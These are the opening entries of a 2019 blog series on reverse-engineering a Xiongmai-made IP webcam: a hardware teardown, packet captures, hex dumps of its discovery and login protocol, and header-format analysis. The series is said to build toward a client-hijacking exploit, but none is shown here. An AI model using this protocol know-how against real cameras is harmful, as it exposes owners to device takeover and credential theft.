CHAIN METADATA: Xiongmai - Investigational Journey **[_] [X]**

Description: A journey through a horribly insecure webcam, and the discovery, and fruititon of a client hijacking exploit.

Author: Ian Rash

Year: 2019

Total logs: 9 entries

Xiongmai - Investigational Journey / ENTRY_#0: Xiongmai - An Investigative Journey 1 - Intro **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #0

Hello everyone, and welcome to my investigative journey into the Besder (actually Xiongmai) IP20H1 network camera! Last time, (VStarCam Investigational Journey), I covered the VStarCam C7824WIP, a fully featured network camera with some BIG custom protocol flaws. Using knowledge gained from investigation, I was able to write an "anti-client" which could pilfer the password to the camera from a client, reflect the credentials at the camera, then install our own firmware which unfortunately bricked the device. I bought a brand new device and I'm ready to try again.

After my first article, Brian Cardiff from Manas, the creators of the Crystal language, reached out to me to say that they enjoyed the article and they wanted to give me a gift card to Amazon to pick out a new camera! And that's exactly what I did. Big thank you to the Crystal team for doing this, they are some wonderful people, and I'm really glad to be a part of their community!

If you would like to participate, you can buy the camera from Amazon, and follow along, just be sure to follow these guidelines, as the camera itself is basically a bot in a botnet.

All source code can be found on Github at sol-vin/xiongmai-investigational-journey

Part 2 >>

Xiongmai - Investigational Journey / ENTRY_#1: Xiongmai - An Investigative Journey 2 - Hardware **[_] [X]**

Date: 2019-09-04 **Author:** Ian Rash **Index:** #1

This time I got a camera that had less features than the VStarCam, from a company called Besder. The exact model is IP20H1.

Just looking at the Amazon page, the advertisement promises a couple things.

- 1080p video
- POE powered
- Onvif
- IR day/night switch
- Motion Detection


It doesn't have any movement, speaker, or microphone capabilities.

Opening up the device we can get a clearer look inside.

The camera head is on an up-down swivel, while the entire base rotates around. Kind of neat. Some screws and we can detach the camera head from the body.

Right away we can see 4 wire connectors. The longest one is the Ethernet cable in. As for the red and black one, that is connected to the IR LED to power. The red and blue one I'm guessing would be to help force on the IR, and the single red wire is the day light sensor, pure guess though on which are which.

An interesting note, the single red wire jumper is actually wedged into a three pin socket, you can see what I'm talking about in this picture.




There is also a free jumper, who knows what it might do. My guess is a potential UART, or motor control but honestly I don't know.


The processor, yet again, is a HI3516, a common IP camera SoC.

Looking around the board we can also see a number of interesting ICs, using google we can find out what they do.


Here is some close up looks at some of the chips and markings on the PCB.


IP101GR
1846C11
PDM2G32.00



2019-03-26 23:14:51.77
LH1611 6N
1845E



2019-03-26 23:12:56.42
8
100
MX6200
1635M



2019-03-26 23:10:33.36
AN-C
S47K


2019-03-26 23:12:17.37


2019-03-26 23:08:46.35
winbond
25Q64JVSIQ
1845


2019-03-26 23:12:06.04
IVKX
DC8S


2019-03-26 23:08:11.29
BLK16E-0235-38X38
-S V2.04
0318185953



Honestly I'm no hardware expert, but I did recently pick up a FT232H I've been wanting to learn with. I'd really like to be able to pull the firmware directly off the device, right from the Winbond chip. Also, I'd love to try and unbrick my VStarCam, and maybe even figure out how to write my own total firmware conversion!

Part 3 >>

Xiongmai - Investigational Journey / ENTRY_#2: Xiongmai - An Investigative Journey 3 - Software Overview and A... [_] [X]

Date: 2019-09-04 **Author:** Ian Rash **Index:** #2

I plan to do the same thing I did with the VStarCam, capture packets, read through them, get a basic idea for the connection process, and start writing my very own client! First things first, we want to get an idea of a couple things,

- Get a list of all port numbers, source and destination, and who communicated using them.
- Study the basic packet structure and figure out the basic formatting.
- Look at the client software for clues into the inner workings.

Sniffing

Same as before, the main idea is to login with the app, and then immediately disconnect, so it's easier to understand the login process. Just for information, we'll do this multiple times to see if there are any important variables in the connection process we may need to track.

This time the app is the XMEye app, which operates very similarly to the Eye4 app that the VStarCam uses. The app, once again, has a stupid cloud login, which means the camera has that DDNS connectivity built in again. I'm really glad that I wrote rules in my network to prevent the camera from reaching the internet.

```
     3 2.221616359   android-client    255.255.255.255   UDP      64 synapsis-edge(5008) → 34569 Len=20
     4 2.316669396   badcamera.local   255.255.255.255   UDP     592 59756 → 34569 Len=548
     5 3.128526964   android-client    255.255.255.255   UDP      64 synapsis-edge(5008) → 34569 Len=20
     6 3.130112458   badcamera.local   255.255.255.255   UDP     592 47965 → 34569 Len=548
     7 3.927577758   badcamera.local   112.124.0.188     UDP     148 44522 → irdmi2(7999) Len=104
     8 4.136681377   android-client    255.255.255.255   UDP      64 synapsis-edge(5008) → 34569 Len=20
     9 4.138251130   badcamera.local   255.255.255.255   UDP     592 41854 → 34569 Len=548
    10 5.171289967   android-client    255.255.255.255   UDP      64 synapsis-edge(5008) → 34569 Len=20
    11 5.172910416   badcamera.local   255.255.255.255   UDP     592 43893 → 34569 Len=548
    12 6.220365339   android-client    255.255.255.255   UDP      64 synapsis-edge(5008) → 34569 Len=20
    13 6.221730959   badcamera.local   255.255.255.255   UDP     592 53980 → 34569 Len=548
```

Once again, broadcast is being used in a poor way, allowing potential attackers to find ALL cameras on a network with one simple magic packet. We are also seeing some weird UDP protocol again.


Taking a look at the first packet, we are greeted with a 20 byte sequence, a single byte 0xFF, padded by thirteen 0x00, then 0xFA05, and lastly four 0x00. We will call this the DBP (Discovery Broadcast Packet).

```
0000  ff ff ff ff ff ff ac 37  43 4a b8 af 08 00 45 00   ·······7 CJ····E·
0010  00 30 b8 2f 40 00 40 11  b6 5e c0 a8 0b 87 ff ff   ·0·/@·@· ·^······
0020  ff ff 13 90 87 09 00 1c  9f e6 ff 00 00 00 00 00   ···· ···· ··[···]
0030  00 00 00 00 00 00 00 00  fa 05 00 00 00 00 24 88   ···· ···· ····[$·]
```

Looking ahead, there is a similar marking to the 0xFA05, a 0xFB05. My guess would be that 0xFA05 is the client, and 0xFB05 is the camera. There is also a treasure trove of data sent to broadcast. From this packet we can see the format of choice is JSON. This will be a lot easier to work with that the custom protocol, because it requires less de-serialization work, the hard part is written for us! We will call this the DBR (Discovery Broadcast Reply)


```
     4 2.316669396   badcamera.local   255.255.255.255   UDP
     5 3.128526964   android-client    255.255.255.255   UDP
     6 3.130112458   badcamera.local   255.255.255.255   UDP

▸ Internet Protocol Version 4, Src: badcamera.local (192.168.11.109), Dst
▸ User Datagram Protocol, Src Port: 59756 (59756), Dst Port: 34569 (34569
▾ Data (548 bytes)
    Data: ff0100010000000000000000000fb0510020007b20224e...
    [Length: 548]

0000  ff ff ff ff ff ff 00 12  31 08 bb 97 08 00 45 00   ........ 1·····E·
0010  02 40 a4 86 40 00 40 11  c8 11 c0 a8 0b 6d ff ff   ·@··@·@· ·····m··
0020  ff ff e9 6c 87 09 02 2c  6a 4b ff 01 00 01 00 00   ···l···, jK[·····]
0030  00 00 00 00 00 00 00 00  fb 05 10 02 00 00 7b 20   ........ ......{
0040  22 4e 65 74 57 6f 72 6b  2e 4e 65 74 43 6f 6d 6d   "NetWork .NetComm
0050  6f 6e 22 20 3a 20 7b 20  22 43 68 61 6e 6e 65 6c   on" : {  "Channel
0060  4e 75 6d 22 20 3a 20 31  2c 20 22 44 65 76 69 63   Num" : 1 , "Devic
0070  65 54 79 70 65 22 20 3a  20 31 2c 20 22 47 61 74   eType" :  1, "Gat
0080  65 57 61 79 22 20 3a 20  22 30 78 30 31 30 42 41   eWay" :  "0x010BA
0090  38 43 30 22 2c 20 22 48  6f 73 74 49 50 22 20 3a   8C0", "H ostIP" :
00a0  20 22 30 78 36 44 30 42  41 38 43 30 22 2c 20 22    "0x6D0B A8C0", "
00b0  48 6f 73 74 4e 61 6d 65  22 20 3a 20 22 4c 6f 63   HostName " : "Loc
00c0  61 6c 48 6f 73 74 22 2c  20 22 48 74 74 70 50 6f   alHost",  "HttpPo
00d0  72 74 22 20 3a 20 38 30  2c 20 22 4d 41 43 22 20   rt" : 80 , "MAC"
00e0  3a 20 22 30 30 3a 31 32  3a 33 31 3a 30 38 3a 62   : "00:12 :31:08:b
00f0  62 3a 39 37 22 2c 20 22  4d 61 78 42 70 73 22 20   b:97", "  MaxBps"
0100  3a 20 30 2c 20 22 4d 6f  64 65 22 20 3a 20 30 2c   : 0, "Mo nMode" :
0110  20 22 54 43 50 22 2c 20  22 4e 65 74 43 6f 6e 6e    "TCP",  "NetConn
0120  65 63 74 53 74 61 74 65  22 20 3a 20 30 2c 20 22   ectState " : 0, "
0130  4f 74 68 65 72 46 75 6e  63 74 69 6f 6e 22 20 3a   OtherFun ction" :
0140  20 22 44 3d 32 30 31 39  2d 30 33 2d 30 31 20 31    "D=2019 -03-01 1
0150  39 3a 31 30 3a 30 38 20  56 3d 37 64 33 66 30 31   9:10:08  V=7d3f01
0160  31 33 66 39 62 64 38 33  63 22 2c 20 22 53 4e 22   13f9bd83 c", "SN"
0170  20 3a 20 22 34 31 65 36  38 35 33 61 64 61 35 65    : "41e6 853ada5e
0180  39 33 32 33 22 2c 20 22  53 53 4c 50 6f 72 74 22   9323", "  SSLPort"
0190  20 3a 20 38 34 34 33 2c  20 22 53 75 62 6d 61 73    : 8443,  "Submas
01a0  6b 22 20 3a 20 22 30 78  30 30 46 46 46 46 46 46   k" : "0x 00FFFFFF
01b0  22 2c 20 22 54 43 50 4d  61 78 43 6f 6e 6e 22 20   ", "TCPM axConn"
01c0  3a 20 31 30 2c 20 22 54  43 50 50 6f 72 74 22 20   : 10, "T CPPort"
01d0  3a 20 33 34 35 36 37 2c  20 22 54 72 61 6e 73 66   : 34567,  "Transf
01e0  65 72 50 6c 61 6e 22 20  3a 20 22 51 75 61 6c 69   erPlan"  : "Quali
01f0  74 79 22 2c 20 22 55 44  50 50 6f 72 74 22 20 3a   ty", "UD PPort" :
0200  20 33 34 35 36 38 2c 20  22 55 73 65 48 53 44 6f    34568,  "UseHSDo
0210  77 6e 4c 6f 61 64 22 20  3a 20 66 61 6c 73 65 20   wnLoad"  : false
0220  7d 2c 20 22 52 65 74 22  20 3a 20 31 30 30 2c 20   }, "Ret"  : 100,
0230  22 53 65 73 73 69 6f 6e  49 44 22 20 3a 20 22 30   "Session ID" : "0
0240  78 30 30 30 30 30 30 30  30 22 20 7d 0a 00 24 88   x0000000 0" }··[$·]
```

It does this little dance to share the UDPPort and the TCPPort, both of which are most likely hard-coded in, so there isn't much of a reason for it. We also know that "Ret : 100" means the command succeeded!



Looking at the header, we can see the data contains a 0x3E, which just happens to be the exact size of the data, without the 20 byte header. When googling the name "GetSafetyAbility", I couldn't find anything, not on GitHub, or any other search engine (I even tried Baidu). The protocol also switched off from UDP to TCP.

Going through the rest of the packets we can see we only really care about the data part of the TCP flow, not the SYN or ACK, so I set up a simple Wireshark filter to filter the results into something a little more orderly. We only want TCP PSH packets. * tcp.flags.push == 1



When plugging some of the strings from this packet into google, I ended up finding a couple pieces of interesting information.

Pastebin Gist * Github

In the PasteBin, there is a log of some sort. Looking at some of the strings inside provides some useful information. First of all, this is some sort of Android client, maybe even the one we have installed, listing out the JSON messages it sends and a bunch of parameters. Looking further into it, we may be able to learn more about how the headers are built. There are some strings that specifically look like they might be something related to the header.

```
/com.example.funsdkdemo D/FunLog.FunSupport: msg.what : 5139
/com.example.funsdkdemo D/FunLog.FunSupport: msg.arg1 : 0 [OK]
/com.example.funsdkdemo D/FunLog.FunSupport: msg.arg2 : 15000
/com.example.funsdkdemo D/FunLog.FunSupport: msgContent.sender : -1
/com.example.funsdkdemo D/FunLog.FunSupport: msgContent.seq : 749555348
/com.example.funsdkdemo D/FunLog.FunSupport: msgContent.str : 351faf23e5dcb695
/com.example.funsdkdemo D/FunLog.FunSupport: msgContent.arg3 : 0
/com.example.funsdkdemo D/FunLog.FunSupport: msgContent.pData : null
/com.example.funsdkdemo I/FunLog.FunSupport: EUIMSG.DEV_LOGIN
/com.example.funsdkdemo D/SDK_LOG: GetConfigJson ConfigName=SystemInfo, nConfigID=1020
/com.example.funsdkdemo D/SDK_LOG: MsgId[1020], InitMsg: {
                                    "Name": "SystemInfo",
                                    "SessionID":    "0x000000001f"
                                   }
```

The Gist is more of the same, although simply sent/received packets, nothing too interesting, but the guy did leave his hashed password in the file, maybe it can be brute forced back to plaintext.

The Github has the most interesting information, which describes exactly how the headers are made. The important function trace we care about starts in sendSocketData, which contains the function call we really care about getSendDataInBinary. This takes the header data, and puts it into a 20 byte buffer. Looking at the function itself explains it all.


```
int getSendDataInBinary(char *buff, struct tcpRequire testStruct)
{
        //printf("Size of tempJsonSize = %d\n;", sizeof(buff));
        int sizestruct = sizeof(testStruct);
        //printf("size of testStruct = %d\n;char size=%d;\n; temp

        //copy structs data to buff
        //bzero(&buff,0);
        memset(buff, 0, sizeof(buff));
        memcpy(buff, &(testStruct.firstInt), 4);
        memcpy(buff+4, &(testStruct.secondInt), 4);
        memcpy(buff+8, &testStruct.thirdInt, 4);
        memcpy(buff+12, &testStruct.fourthInt, 4);
        memcpy(buff+16, &testStruct.jsonSize, 4);

}
```


Looking at an example of it's usage in the code shows that all bytes are actually ordered in Little Endian.

```
struct tcpRequire testStruct;
testStruct.firstInt=0x000000ff;
testStruct.secondInt=0x00000000;
testStruct.thirdInt=0x0;
testStruct.fourthInt=0x03e80000;
```


We now know that secondInt is actually the SessionID! However, looking fourthInt, we still dont know what it is, but the value is hardcoded to every single command, so we can guess that whatever it is, it's tied to the command name or something.

The camera then sends the replies to the clients previous commands.







Now we finally start to get to the meat. The client attempts to login to the device, but I have changed the default password to "password", whatever this password is, it's most likely the blank password. The reply afterwards should be a "failure", we can see that the next login attempt has a different password, and actually succeeded.



